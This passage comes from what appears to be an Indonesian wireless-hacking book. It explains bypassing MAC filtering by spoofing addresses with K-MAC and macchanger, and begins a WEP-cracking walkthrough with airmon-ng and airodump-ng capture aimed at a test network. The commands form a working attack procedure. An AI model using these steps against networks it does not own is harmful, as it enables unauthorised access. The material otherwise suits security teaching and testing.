IEEE juga mempertimbangkan bahwa serangan semacam ini membutuhkan usaha yang cukup keras dari penyerang karena jammer tersebut harus diaktifkan terus menerus sehingga serangan ini dianggap sebagai serangan yang tidak efisien dan biasanya tidak akan bertahan lama. Hal yang sama akan Anda alami bila dirumah Anda menggunakan telp cordless, microwave oven, dll yang akan mempengaruhi jaringan wireless. Solusi yang bisa Anda lakukan apabila terdapat interferensi tingkat tinggi semacam ini hanyalah mencari dan menghilangkan interferensi itu atau beralih ke frekwensi yang lain.

HACK 0x03

Melewati Proteksi MAC Filtering



Umumnya, AP yang tersedia dipasaran saat ini mempunyai feature yang bisa memblokir client berdasarkan alamat MAC.

Sebagai contoh, pada AP linksys fungsi filtering ini terdapat di dalam menu *Wireless* → *Wireless Access*. Anda akan melihat pilihan “Allow All” yang artinya semua client boleh melakukan koneksi ke AP atau “Restrict Access” yang artinya hanya memperbolehkan client tertentu yang boleh melakukan koneksi ke AP.

The screenshot shows the Linksys Wireless Access settings interface. At the top, there are tabs for Setup, Wireless, Security, and Access Restrictions. Under Access Restrictions, the "Restrict Access" option is selected. Below this, there are two radio button options: "Allow All" and "Restrict Access". Under "Restrict Access", there are two checkboxes: "Prevent listed computers from accessing the wireless network" and "Permit only listed computers to access the wireless network". A button labeled "Edit MAC Address Access List" is highlighted with a red arrow pointing to a detailed MAC address filter list table. This table has columns for MAC addresses and their corresponding restrictions. The table is as follows:

MAC 01:	00:12:F0:7D:E7:99	MAC 11:	
MAC 02:		MAC 12:	
MAC 03:		MAC 13:	
MAC 04:		MAC 14:	
MAC 05:		MAC 15:	
MAC 06:		MAC 16:	
MAC 07:		MAC 17:	
MAC 08:		MAC 18:	
MAC 09:		MAC 19:	
MAC 10:		MAC 20:	

At the bottom of the table is a "Wireless Client MAC List" button. Below the table are "Save Settings" and "Cancel Changes" buttons. A red arrow also points from the "Edit MAC Address Access List" button on the main page to the "Edit MAC Address Access List" button on the detailed table.

Setting MAC Filtering pada Linksys

Ketika Anda memilih *Restrict Access*, maka ada dua pilihan yang tersedia yang harus Anda tentukan yaitu *Prevent* dan *Permit Only*. Kedua pilihan ini dikenal sebagai metode *White List* dan *Black List* dimana pilihan *Prevent* merupakan metode *Black List* sementara pilihan *Permit only* menggunakan metode *White List*.

Metode *White List* mengatakan kepada AP, "hanya client yang saya tentukan yang boleh melakukan koneksi ke AP", sementara metode *Black List* mengatakan kepada AP "Hanya client yang saya tentukan yang tidak boleh melakukan koneksi ke AP". Anda tidak bisa memilih kedua metode dan hanya bisa menggunakan salah satu metode ini. Metode mana yang lebih bagus ?


Anda selalu disarankan menggunakan metode *White List* daripada menggunakan metode *Black List* karena metode ini jauh lebih efisien dan aman ! Disini, Anda menentukan alamat MAC dari komputer yang boleh melakukan koneksi ke AP, selebihnya tidak diperkenankan ! Lalu apa sih MAC itu ?

MAC yang merupakan singkatan dari *Media Access Control* adalah alamat unik card yang telah ada di dalam card tersebut. MAC juga sering disebut sebagai alamat fisik card karena alamat ini dibuat oleh pabrik berdasarkan aturan-aturan tertentu sehingga alamat ini tidak bentrok baik dalam pabrik yang sama maupun pabrik yang berbeda. Untuk melihat alamat MAC ethernet card Anda, gunakan perintah ipconfig/all pada command prompt seperti berikut :

```
C:\>ipconfig /all
Ethernet adapter Wireless Network Connection:
  Media State . . . . . : Media disconnected
  Description . . . . . : Intel(R) PRO/Wireless 2200BG Network Connection
  Physical Address. . . . . : 00-12-F0-7D-E7-97
                                         MAC
```

Dari perintah ipconfig, terlihat bahwa alamat MAC untuk ethernet card Intel ® PRO/Wireless 2200BG adalah 00-12-F0-7D-E7-97. Alamat MAC bisa dibagi atas dua bagian yaitu 3 byte hexa untuk kode pabrik pembuat (00-12-F0) dan 3 byte hexa yang diberikan sendiri oleh pabrik (7D-E7-97). Dalam contoh ini terlihat bahwa kode untuk pabrik pembuatnya adalah 00-12-F0, kode yang diberikan untuk *Intel Corporate* berdasarkan listing lengkap dari situs <http://standards.ieee.org/regauth/oui/oui.txt>.

Melewati Proteksi MAC Filtering




◀ Listing kode pabrik pembuat network adapter

Untuk memudahkan Anda, saya sudah mendownload informasi mengenai kode pabrik berdasarkan nomor MAC ini ke dalam CD yang disertakan bersama buku ini di dalam direktori "dokumen pendukung".

Kembali lagi ke permasalahan proteksi berdasarkan alamat MAC yang dilakukan oleh AP. Beberapa orang menggunakan proteksi MAC karena menganggapnya lebih aman dan mudah di implementasikan. Membatasi client berdasarkan MAC address ini dirasa lebih aman karena alamat MAC dianggap sudah ada secara fisik di dalam adapter dan tidak bisa dirubah-rubah.

MAC yang sudah ada di dalam adapter secara fisik memang benar tidak bisa dirubah (kecuali merubah firmware) namun secara virtual hal tersebut dengan mudah bisa dilakukan. Sistem operasi akan membaca informasi MAC dari hardware adapter dan menyimpannya ke dalam file atau registry seperti yang dilakukan oleh windows. Ketika mengirimkan paket, sistem operasi tidak akan membaca dari adapter lagi namun membaca dari file atau registry karena cara ini jauh lebih cepat dan efisien namun akibatnya adalah pemalsuan alamat MAC menjadi mudah untuk dilakukan tanpa perlu merubah firmware sebuah adapter.

Salah satu program yang sering digunakan untuk melakukan perubahan MAC adapter adalah program K-MAC yang bisa didapatkan dari www.neset.com.



Program K-MAC yang digunakan untuk merubah alamat MAC di Windows

Program K-MAC merupakan program yang sangat sederhana dan mudah di gunakan. Ketika menjalankan program ini Anda akan di minta untuk menentukan kartu ethernet yang hendak dirubah pada kolom *Network Card* (1) jika Anda mempunyai beberapa kartu ethernet dalam komputer. Alamat MAC yang sedang aktif akan diperlihatkan pada kolom *Current MAC* (2) dan alamat yang baru bisa Anda masukkan pada kolom *New MAC* (3). Setelah selesai, Anda tinggal mengklik tombol *Change* (4) untuk merubahnya atau mengklik tombol *Rollback* (5) untuk mengembalikannya ke alamat asli. Restart dan selesailah sudah proses perubahan alamat MAC ini.

Selain K-MAC terdapat program lain juga yang sangat bagus yaitu SMAC (<http://www.klconsulting.net/smac>). Kekurangan program ini adalah Anda harus membelinya karena program ini tidaklah gratis. Program gratis lainnya yang bisa saya sarankan adalah *MACShift* yang dibuat oleh *Nathan True* yang bisa di download di <http://students.washington.edu/natettrue/macshift>. Hebatnya adalah program ini disertai dengan source code dan Anda bisa melihat registry mana saja yang dirubah untuk melakukan spoofing MAC ini.

Melakukan perubahan alamat MAC adapter di linux, juga tidak kalah mudahnya dibandingkan windows, terlebih pada CD BackTrack sudah disediakan program *macchanger* yang bisa digunakan (walaupun Anda juga bisa melakukan tanpa program ini). Untuk mengganti alamat MAC, langkah pertama, Anda harus menonaktifkan adapter yang akan diganti, setelah itu barulah diganti alamat MAC-nya dengan *macchanger*. Setelah selesai diganti dengan macchanger, barulah aktifkan kembali adapter tersebut.

Melewati Proteksi MAC Filtering

Perhatikan contoh berikut dalam melakukan perubahan alamat MAC:

```
bt#ifconfig ath0 down  
bt#macchanger --mac 00:11:22:33:44:55 ath0  
Current MAC: 00:0f:cb:b2:ec:a0 (3Com Europe Ltd)  
Faked MAC: 00:11:22:33:44:55 (Cimsys Inc)  
bt#ifconfig eth0 up
```

Anda juga bisa melihat MAC address adapter dengan program *macchanger* dengan menggunakan parameter --show seperti berikut :

```
bt#macchanger --show ath0  
Current MAC: 00:11:22:33:44:55 (Cimsys Inc)
```

Kini terlihat bahwa alamat MAC dari adapter ath0 telah berubah. Di belakang alamat MAC, Anda akan melihat nama pembuat adapter berdasarkan informasi 3 byte pertama dari alamat MAC. Melihat betapa mudahnya melakukan pergantian MAC, sudah seharusnya Anda tidak mengandalkan feature ini untuk melindungi jaringan wireless Anda ! Hacker tinggal mencari alamat MAC yang digunakan untuk melakukan koneksi dengan program seperti kismet dan mengubah alamat MAC nya ketika client yang sah sudah tidak menggunakan AP lagi.

Beberapa type ethernet card bahkan memungkinkan Anda untuk merubah alamat MAC tanpa harus menggunakan software apapun.
Klik *Local Area Network*⇒*Properties*⇒*Configure*⇒*Advance*.



HACK 04

Cracking WEP Keys



Mendapatkan *WEP Key* yang digunakan oleh jaringan wireless bisa dikatakan impian dari setiap wireless hacker. Dengan mendapatkan *WEP Key* ini, secara otomatis hacker telah mampu terhubung ke dalam jaringan wireless. Untuk pengguna rumahan seperti saya yang menggunakan sebuah AP sekaligus sebagai gateway ke internet, artinya hacker akan mendapatkan akses internet gratis secara illegal !

Cracking WEP Keys

Jika saya memberikan Anda sebuah deretan angka 1,2,... dan meminta Anda mengisi angka berikutnya, angka apa yang akan Anda isi ? angka 3 ? Bila saya katakan salah, kemudian saya tambahkan lagi angka-angka di dalam deretan tersebut menjadi 1,2,4,5,7,8,... Lihat, terdapat angka yang hilang setiap 2 angka berurutan, jadi Anda akan mengisinya dengan angka 10. Apakah jawabannya sudah benar sekarang ?

Lihatlah, semakin banyak data contoh yang didapatkan, akan semakin tepat Anda menebak angka berikutnya. Metode ini dinamakan sebagai metode statistik dimana Anda melihat aturan-aturan yang ada untuk menentukan angka berikutnya yang hendak ditebak.

WEP Cracking merupakan cracking dengan metode statistik, karena itu untuk mendapatkan *WEP Keys*, dibutuhkan sejumlah data untuk dianalisa. Berapa banyak data yang dibutuhkan, tidak bisa ditentukan secara pasti, tergantung keberuntungan dan juga metode analisa yang digunakan. Tentu saja, semakin banyak data yang terkumpul, akan semakin memudahkan proses cracking dalam mencari *WEP keys*.

"Anehnya" setiap paket mempunyai "bocoran" informasi yang berbeda-beda, ada paket yang membocorkan informasi *WEP Keys* lebih banyak daripada yang lainnya sehingga jumlah total paket yang dibutuhkan, tidak bisa ditentukan secara pasti, selain itu jumlah paket juga sangat tergantung pada metode analisa yang digunakan.

Pada tahun 2001 berdasarkan metode yang ditemukan oleh *Scott Fluhrer*, *Itsik Mantin*, and *Adi Shamir* yang dikenal dengan singkatan FMS dibutuhkan data sekitar 4.000.000 (64 bit) s/d 6.000.000 (128 bit) paket data. Pada tahun 2004, seorang hacker bernama KoReK menemukan cara yang lebih bagus sehingga data yang dibutuhkan hanya sekitar 250.000 (64 bit) s/d 1.500.000 (128 bit) paket.

Peningkatan terakhir yang terjadi ditemukan oleh Andreas Klein melalui presentasinya pada tahun 2005 dan data yang dibutuhkan kini tinggal sekitar 20.000 untuk enkripsi 64 bit dan 40.000 untuk enkripsi 128 bit ! Metode terbaru ini dikenal dengan nama PTW.

BackTrack 2.0 versi resmi yang bisa Anda download di www.remote-exploit.org ini masih menggunakan aircrack versi 0.7 yang belum mendukung metode PTW. Aircrack mulai mendukung cracking dengan metode PTW pada versi 0.9 pada tanggal 13 Mei 2007 untuk sistem operasi Linux sedangkan untuk versi windowsnya didukung mulai versi ke 0.9.1 yang dikeluarkan pada tanggal 25 Juni 2007.

Untuk menggunakan cracking dengan metode PTW, Anda tinggal menambahkan parameter "-z" saat melakukan cracking namun issue terbaru dari team aircrack mengatakan bahwa nantinya parameter "-z" ini akan dihilangkan karena secara default, aircrack-ng akan menggunakan metode PTW pada versi 1.0 nantinya.

CD BackTrack 2.0+ yang dikeluarkan oleh Jasakom, tidak melakukan upgrade terhadap aircrack namun menambahkan sebuah program bernama aircrack-ptw yang didapatkan dari <http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/>. Pada buku ini, cracking dengan metode PTW akan dilakukan dengan program aircrack-ptw ini.

Setelah mendapatkan data yang cukup banyak, Anda tinggal menjalankan program cracking yang akan menganalisa data-data yang telah terkumpul untuk mendapatkan WEP Keys. Berapa lama proses cracking ini akan berjalan hanya Tuhan yang mengetahuinya karena semuanya sangat tergantung kepada kecepatan komputer Anda, jumlah data yang tersedia dan jumlah karakter yang digunakan oleh *WEP Key*.

Metode cracking berdasarkan statistik sebenarnya hanya mampu "mengira-ngira" jawabannya seperti antara 1 s/d 10 dan tidak bisa mengatakan jawabannya secara tepat, misalnya jawabannya adalah 3!. Untuk itu metode analisa berdasarkan statistik ini masih digabung dengan metode *brute force*. Metode *brute force* akan mencoba satu persatu range angka yang diberikan oleh metode statistik sampai menemukan nilai yang tepat 100%.

Anda mungkin bertanya, kenapa tidak langsung menggunakan metode *brute force* saja? metode ini memang lebih sederhana namun membutuhkan waktu proses yang sangat lama dan menggunakan resource komputer yang jauh lebih besar sehingga prosesnya pun menjadi sangat lambat.

Semakin banyak paket data yang tersedia, semakin tepat metode statistik melakukan analisa yang akan membuat *brute force* bekerja lebih ringan dan mempengaruhi kecepatan proses cracking secara signifikan !

Mari saya rangkum untuk Anda apa yang telah saya jelaskan. Proses hacking WEP Keys pada dasarnya hanya terdapat 2 tahap yaitu :

1. Mengumpulkan paket data sebanyak-banyaknya
2. Meng-crack WEP Keys berdasarkan analisa terhadap paket data yang telah dikumpulkan pada point 1

Untuk mengumpulkan paket data, intinya adalah sabar karena untuk mengumpulkan data dalam jumlah banyak, Anda harus berdoa agar jaringan yang menjadi sasaran haruslah jaringan yang aktif. Bila Anda lihat kenyataannya, untuk mendapatkan paket data dalam jumlah banyak bukan pekerjaan yang mudah.

Di rumah saya, terdapat sekitar 25-an AP wireless dan pada AP yang paling sibuk, hanya terlihat sekitar 3000 paket selama 20 menit.

Bagaimana bila Anda adalah orang yang tidak sabaran atau Anda berhubungan dengan jaringan yang tidak sibuk ? jaringan semacam ini hanya mengirimkan beberapa paket dalam waktu setengah jam. Anda mungkin membutuhkan waktu berminggu-minggu untuk mendapatkan jumlah paket data yang mencukupi.

Dengan adanya berbagai kelemahan yang ada pada metode keamanan WEP, berbagai langkah "bantuan" untuk menciptakan paket ini ternyata bisa dilakukan dan membuat proses hacking terhadap jaringan wireless yang tidak sibuk sekalipun bisa dilakukan, bahkan jaringan yang tidak digunakan oleh client sama sekali juga bisa dilakukan. Secara detail, tahapan hacking jaringan wireless akhirnya bisa dijabarkan sebagai berikut :

1. Cari informasi jaringan wireless yang hendak di hack
2. Kumpulkan paket data sebanyak-banyaknya
3. "Membantu" menciptakan paket data bila point 2 terlalu lama
4. Crack WEP Keys berdasarkan paket data yang terkumpul
5. Gunakan WEP Keys untuk melakukan koneksi

Level keamanan WEP ►

Pada contoh ini, saya tidak akan berusaha masuk ke jaringan milik orang lain karena itu adalah tindakan illegal dan merugikan. Saya sudah menyiapkan sebuah jaringan wireless dengan nama JSNetwork menggunakan level keamanan WEP 64 bit.



Kenapa 64 bit, tidak 128 bit ? karena perbedaan yang ada hanyalah jumlah data yang dibutuhkan dan lamanya proses cracking dilakukan. Untuk contoh, cukup menggunakan WEP 64 bit agar waktu yang dibutuhkan tidak terlalu lama dimana pada contoh ini, saya memasukkan WEP Keys dengan angka "1234567890".

1. Cari informasi jaringan wireless yang hendak di hack

Untuk mendapatkan informasi mengenai jaringan wireless yang sedang aktif, Anda bisa menggunakan kismet seperti yang telah saya tunjukkan sebelumnya. Informasi yang Anda butuhkan adalah SSID, BSSID (MAC AP), MAC komputer yang sedang terhubung di dalam jaringan wireless tersebut beserta channel yang digunakan oleh jaringan wireless tersebut.

Selain dengan Kismet, Anda juga bisa menggunakan program airdump-ng yang disertakan bersama paket program Aircrack-ng. Tampilan airdump-ng memang hanya berbentuk text saja dan tampak lebih jelek serta membingungkan dibandingkan dengan Kismet namun jika Anda memahami bagaimana cara membacanya, saya yakin Anda akan lebih mencintai airodump-ng seperti saya.

Pada bagian ini, saya akan menggunakan paket-paket program yang ada di dalam airocrack-ng untuk melakukan berbagai hal, dari monitor jaringan wireless sampai melakukan cracking WEP Keys. Paket program Airocrack-ng memang dikenal sebagai senjata utama wireless hacker yang paling baik saat ini.

Sebelum menjalankan scanner, Anda bisa melihat wireless adapter yang digunakan di komputer Anda dengan airmon-ng. Cukup jalankan program ini tanpa menggunakan parameter apapun, yang akan menampilkan semua wireless adapter yang ada di komputer Anda.

```
bt#airmon-ng
Interface      Chipset      Driver
wifi0          Atheros       madwifi-ng
eth1           Centrino b/g   ipw2200
ath0          Atheros       madwifi-ng VAP (parent: wifi0)
```

Saya menggunakan komputer centrino yang sudah terintegrasi dengan chipset wireless dari intel dan juga menggunakan sebuah PCMCIA dengan chipset Atheros.

Wireless adapter dari intel terlihat dikenal dengan nama eth1 sedangkan wireless adapter dengan chipset atheros dikenal dengan nama wifi0. Sifat dari driver madwifi-ng adalah menciptakan adapter virtual berupa ath0 setiap kali dibutuhkan berdasarkan wifi0.

Adapter virtual ini biasanya akan diciptakan secara otomatis bila Anda menggunakan wifi0 namun seringkali menjadi bermasalah ketika selesai digunakan. Pada kebutuhan kita ini, hapus saja adapter virtual ath0 dengan menjalankan perintah “airmon-ng stop ath0” seperti berikut:

```
bt#airmon-ng stop ath0
Interface  Chipset      Driver
wifi0      Atheros       madwifi-ng
eth1       Centrino b/g   ipw2200
ath0       Atheros       madwifi-ng VAP (parent: wifi0) (VAP destroyed)
```

Setelah perintah ini dijalankan, Anda akan melihat keterangan yang mengatakan bahwa adapter ath0 telah di hancurkan (*VAP destroyed*). Bila Anda lihat kembali dengan perintah airmon-ng, Anda tidak akan melihat adapter ath0 ini lagi.

Kini, untuk melihat detail dari setiap adapter wireless, Anda bisa menggunakan perintah “iwconfig” tanpa perlu menggunakan parameter apapun.

```
bt ~ # iwconfig
lo          no wireless extensions.
eth0        no wireless extensions.
eth1        radio off  ESSID:off/any
              Mode:Managed Channel:0  Access Point: Not-Associated
              Bit Rate:0 kb/s  Tx-Power=off  Sensitivity=8/0
              Retry limit:7  RTS thr:off  Fragment thr:off
              Encryption key:off
              Power Management:off
              Link Quality:0  Signal level:0  Noise level:0
              Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
              Tx excessive retries:0  Invalid misc:0  Missed beacon:0
wifi0      no wireless extensions.
```

Perhatikan bahwa Anda tidak akan melihat adapter ath0 lagi. Satu-satunya wireless adapter yang siap digunakan adalah eth1 yaitu wireless adapter centrino saya. Karena pada percobaan ini saya akan menggunakan adapter 3com yang menggunakan chipset atheros, maka langkah selanjutnya adalah menciptakan kembali adapter virtual athx berdasarkan driver wifi0 dengan menjalankan perintah "airmon-ng start adapter":

```
bt#airmon-ng start wifi0
Interface Chipset      Driver
wifi0   Atheros        madwifi-ng
eth1    Centrino b/g ipw2200
ath0   Atheros        madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

Setelah menjalankan perintah "airmon-ng start wifi0", Anda akan melihat bahwa secara otomatis komputer akan menciptakan sebuah wireless adapter baru yaitu ath0 dengan modus monitor atau modus sniffing. Anda juga bisa menjalankan perintah iwconfig untuk melihat detail dari konfigurasi wireless ini :

```
bt ~ # iwconfig
lo      no wireless extensions.
eth0    no wireless extensions.
eth1    IEEE 802.11g ESSID:"benny"
        Mode:Managed Frequency:2.462 GHz Access Point: 00:19:5B:
DF:34:10
        Bit Rate:54 Mb/s Tx-Power=20 dBm Sensitivity=-8/0
        Retry limit:7 RTS thr:off Fragment thr:off
        Encryption key:off
        Power Management:off
        Link Quality=56/100 Signal level=-67 dBm Noise level=-80 dBm
        Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
        Tx excessive retries:0 Invalid misc:15 Missed beacon:10
wifi0  no wireless extensions.
ath0   IEEE 802.11g ESSID:@"" Nickname: ""
        Mode:Monitor Frequency:2.457 GHz Access Point: Not-Associated
        Bit Rate:0 kb/s Tx-Power:31 dBm Sensitivity=0/3
        Retry:off RTS thr:off Fragment thr:off
        Encryption key:off
        Power Management:off
        Link Quality=0/94 Signal level=-94 dBm Noise level=-94 dBm
        Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
        Tx excessive retries:0 Invalid misc:0 Missed beacon:0
bt ~ #
```

Perintah iwconfig terlihat juga menampilkan wireless adapter ath0 dengan Mode:monitor. Kini saatnya untuk menjalankan wireless scanner dengan perintah "airodump-ng adapter" seperti berikut :

```
bt~# airodump-ng ath0
```

Perintah ini meminta agar airodump-ng melihat semua paket data melalui adapter ath0. Anda akan mendapatkan tampilan berikut ini :

BSSID	PWR	Beacons	#Data, /s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:18:39:39:23:66	43	135	37	0	1	54	WEP	WEP	JSNetwork
00:19:5B:06:D8:E4	10	11	0	0	1	54	WEP	WEP	daniel
00:0F:66:A3:DF:12	7	143	0	0	11	48	WPA	TKIP	NETGEAR
00:0F:B5:E8:2F:AA	7	63	10	0	5	54	WEP	WEP	benny
00:19:5B:DF:34:10	6	67	0	0	11	54	OPN		linksys
00:12:BF:55:98:F8	4	41	9	0	6	54	OPN		<length: 0>
00:10:E7:95:04:30	-1	0	0	0	11	-1			<length: 0>
00:10:E7:PS:E4:A1	-1	0	0	0	11	1			<length: 0>
00:11:50:86:F0:4C	3	13	0	0	11	54	WEP	WEP	Seiya WiFi
00:13:F7:01:B0:BC	3	5	0	0	6	54	OPN		SMC

BSSID	STATION	PWR	Lost	Packets	Probes
00:18:39:39:23:66	00:18:D8:C3:D8:68	61	0	51	
00:12:BF:55:98:F8	00:02:8A:B8:14:61	11	0	10	
00:12:BF:55:98:F8	00:1B:77:7F:A5:85	-1	0	3	
(not associated)	00:00:59:B0:DA:A0	13	0	2	

airodump-ng digunakan dalam modus sniffing

Apakah Anda juga merasakan bahwa tampilan airodump-ng ini sangat rumit ? ini karena Anda belum terbiasa karena sebenarnya, apa yang ditampilkan ini sudah disusun sedemikian rupa sehingga hanya data yang benar-benar berguna yang ditampilkan.

Pada bagian kiri atas (1), Anda akan melihat informasi channel yang sedang aktif dan channel ini akan berubah-ubah karena airodump-ng akan berusaha mencari informasi jaringan wireless ke semua channel yang ada.

Informasi yang ditampilkan oleh airodump-ng ini sendiri bisa dibagi menjadi 2 bagian yaitu bagian atas (2) dan bawah (3). Bagian atas(2) menampilkan informasi dari setiap jaringan wireless sedangkan bagian bawah(3) akan menampilkan informasi client yang sedang terkoneksi dengan masing-masing jaringan.

Terlihat bahwa jaringan "JSNetwork" yang berada pada baris pertama mempunyai BSSID atau alamat MAC 00:18:39:39:23:66 dan dengan melihat ke bagian bawah (3), Anda bisa melihat STATION atau client yang sedang terkoneksi dengan jaringan ini hanya terdapat 1 yaitu 00:18:DE:C3:D8:68.

Dengan airodump-ng ini pula Anda bisa melihat jumlah paket data yang berhasil dilihat pada kolom #data (4) dan juga jumlah data per detik pada kolom #/s (5). Pada jaringan yang sibuk, #/s bisa mencapai 100 walaupun itu jarang terjadi.

Pada kolom CH (6), Anda bisa melihat channel yang digunakan oleh masing-masing jaringan. Pada kolom MB (7), Anda bisa melihat kecepatan pada suatu jaringan dan dengan informasi ini, Anda juga bisa mengira-ngira jenis jaringan yang digunakan. Bila kecepatannya 11 Mbps kemungkinan jaringan tersebut menggunakan jaringan 802.11b sedangkan bila kecepatannya diatas itu, bisa diperkirakan jaringan tersebut menggunakan 802.11g.

Kini pada bagian yang sangat penting, yaitu informasi security jaringan wireless yang terdeteksi bisa dilihat pada kolom ENC (8), CIPHER(9) dan AUTH(10).

ENC (8) menunjukkan enkripsi yang digunakan oleh jaringan wireless dimana dimana pada kolom ini bisa berisi OPN (tidak ada enkripsi), WEP? (enkripsi belum bisa ditentukan karena kurangnya data, bisa jadi WEP, WPA atau WPA2), WPA dan WPA2

CIPHER (9) menunjukkan metode keamanan enkripsi yang digunakan, bisa berisi CCMP, TKIP, WEP, WEP40 atau WEP104. Informasi disini bisa digunakan sebagai pembantu untuk mengetahui level keamanan yang digunakan suatu jaringan wireless. Misalnya, TKIP biasanya menunjukkan penggunaan WPA sedangkan CCMP menunjukkan penggunaan WPA2. WEP40 dan WEP104 menunjukkan jumlah bit yang digunakan untuk melakukan enkripsi, apakah 64 bit (WEP40) atau 128 bit (WEP 104).

AUTH (10) menunjukkan protokol *authentication* yang digunakan, bisa berisi MGT, SKA, PSK atau OPN. MGT (WPA/WPA2) menunjukkan penggunaan server terpisah untuk proses *authentication* yang merupakan level keamanan tertinggi saat ini. Jika Anda menemukan jaringan dengan konfigurasi ini, sebaiknya menyengkir saja sambil memberikan hormat karena tidak ada issue keamanan terhadap jaringan ini namun bentuk

jaringan ini sangat jarang digunakan karena membutuhkan sebuah server khusus. SKA (shared key) menunjukkan penggunaan WEP, PSK (pre-shared key) menunjukkan penggunaan WPA/WPA2 sedang OPN menunjukkan penggunaan WEP dengan Open authentication.

Kolom ESSID(11) yang juga lebih dikenal dengan SSID ini menunjukkan nama jaringan wireless yang terdeteksi. Karena airdump-ng ini merupakan passive scanner, ada juga jaringan yang belum diketahui SSID-nya. Informasi SSID ini akan segera diketahui ketika salah satu client melakukan koneksi ke AP karena metode koneksi yang digunakan mengharuskan pengiriman informasi SSID.

2. Kumpulkan paket data sebanyak-banyaknya

Setelah menentukan sasaran jaringan wireless untuk melakukan cracking, saatnya mengumpulkan data sebanyak mungkin dari jaringan tersebut agar bisa di-crack dengan metode statistik. Untuk kebutuhan ini, airodump-ng tetap digunakan namun kali ini diberikan beberapa parameter agar airodump-ng memusatkan perhatiannya kepada jaringan sasaran yaitu JSNetwork.

bt - # airodump-ng --channel 1 --bssid 00:18:39:39:23:66 -w hasil ath0										
CH 1][Elapsed: 0 s][2007-07-18 20:04										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:18:39:39:23:66	40	100	28	0 0	1	54	WEP	WEP		JSNetwork
BSSID	STATION			PWR	Lost	Packets	Probes			
00:18:39:39:23:66	00:18:DE:C3:D8:68			54	0	1				

- channel 1 Meminta agar airodump-ng hanya memantau channel 1 yang digunakan oleh JSNetwork dan tidak berpindah-pindah channel.
- bssid Meminta agar airodump-ng hanya memantau jaringan dengan BSSID (MAC AP) 00:18:39:39:23:66.
- w hasil Meminta agar airodump-ng menyimpan paket-paket yang didapatkannya ke dalam file dengan nama depan "hasil".
- ath0 Adapter yang digunakan oleh airodump-ng

Perhatikan bahwa Anda hanya menentukan nama depan (prefik) file yang digunakan untuk menyimpan paket-paket yang dilihat oleh airodump-ng (parameter -w). Airodump-ng akan menambahkan nomor urut pada file Anda sehingga file pertama yang tercipta adalah hasil-01 dan bila Anda menjalankan perintah yang sama lagi dilain waktu, airodump-ng akan menciptakan file hasil-02, dst.

Terdapat 2 file yang diciptakan oleh airodump-ng, yaitu file dengan akhiran .cap dan .txt. File dengan akhiran .cap inilah yang menyimpan paket data yang berhasil diambil dari udara dan dibutuhkan oleh proses cracking sedangkan file .txt hanya menyimpan informasi mengenai jaringan wireless yang terdeteksi seperti informasi yang Anda lihat pada layar monitor ketika airodump-ng sedang berjalan. Pada contoh, karena saya menggunakan paramter "-w hasil", maka airodump-ng akan menciptakan 2 file yaitu file hasil-01.cap dan hasil-01.txt.

Setelah airodump-ng berjalan, Anda bisa melihat informasi pada kolom #data yang menginformasikan jumlah paket data yang berhasil didapatkan. Semakin banyak data ini, proses cracking akan semakin cepat dan akurat. Pertambahan data ini akan berjalan sesuai dengan aktifitas yang ada pada jaringan wireless. Bila pengguna jaringan wireless hanya sesekali mengecek email, Anda akan melihat pertambahan data ini berjalan sangat lambat namun bila digunakan secara intensif, Anda akan melihat pertambahan yang cukup banyak pada kolom ini.

Anda bisa menghentikan program airodump, aircrack dan aireplay yang sedang berjalan dengan menekan tombol Ctrl+C

3. "Membantu" menciptakan paket data

Menghadapi jaringan dengan lalu lintas data yang sedikit, cukup menyita waktu dalam wireless hacking, namun cerita ini hanyalah cerita masa lalu sampai hacker menyadari bahwa mereka bisa menciptakan paket sendiri karena kelemahan dari WEP ! Dengan sedikit permainan, hacker bisa membuat paket data yang didapatkan perdetik (#/s) meningkat tajam dan mencapai diatas 300 paket data per detik ! Dengan kecepatan data ini, hanya dalam hitungan menit, hacker sudah mampu mendapatkan WEP Keys !

Salah satu teknik favorit yang digunakan untuk menciptakan paket data yang banyak adalah dengan mengirimkan paket ARP. Secara normal, paket ARP digunakan untuk mencari alamat fisik (MAC address) dari sebuah komputer.

Sebagai contoh, komputer XXX dengan alamat IP 192.168.2.1 ingin mengirimkan data ke komputer YYY yang mempunyai alamat IP 192.168.2.1, maka komputer XXX perlu mengetahui alamat fisik dari komputer YYY terlebih dahulu. Caranya adalah dengan berteriak di jaringan "Weiii komputer XXX yang mempunyai alamat IP 192.168.2.2, sebenarnya alamat fisik kamu berapa sih ?". Teriakan ini akan diteruskan ke semua komputer oleh hub/switch atau AP dalam kasus wireless hacking.

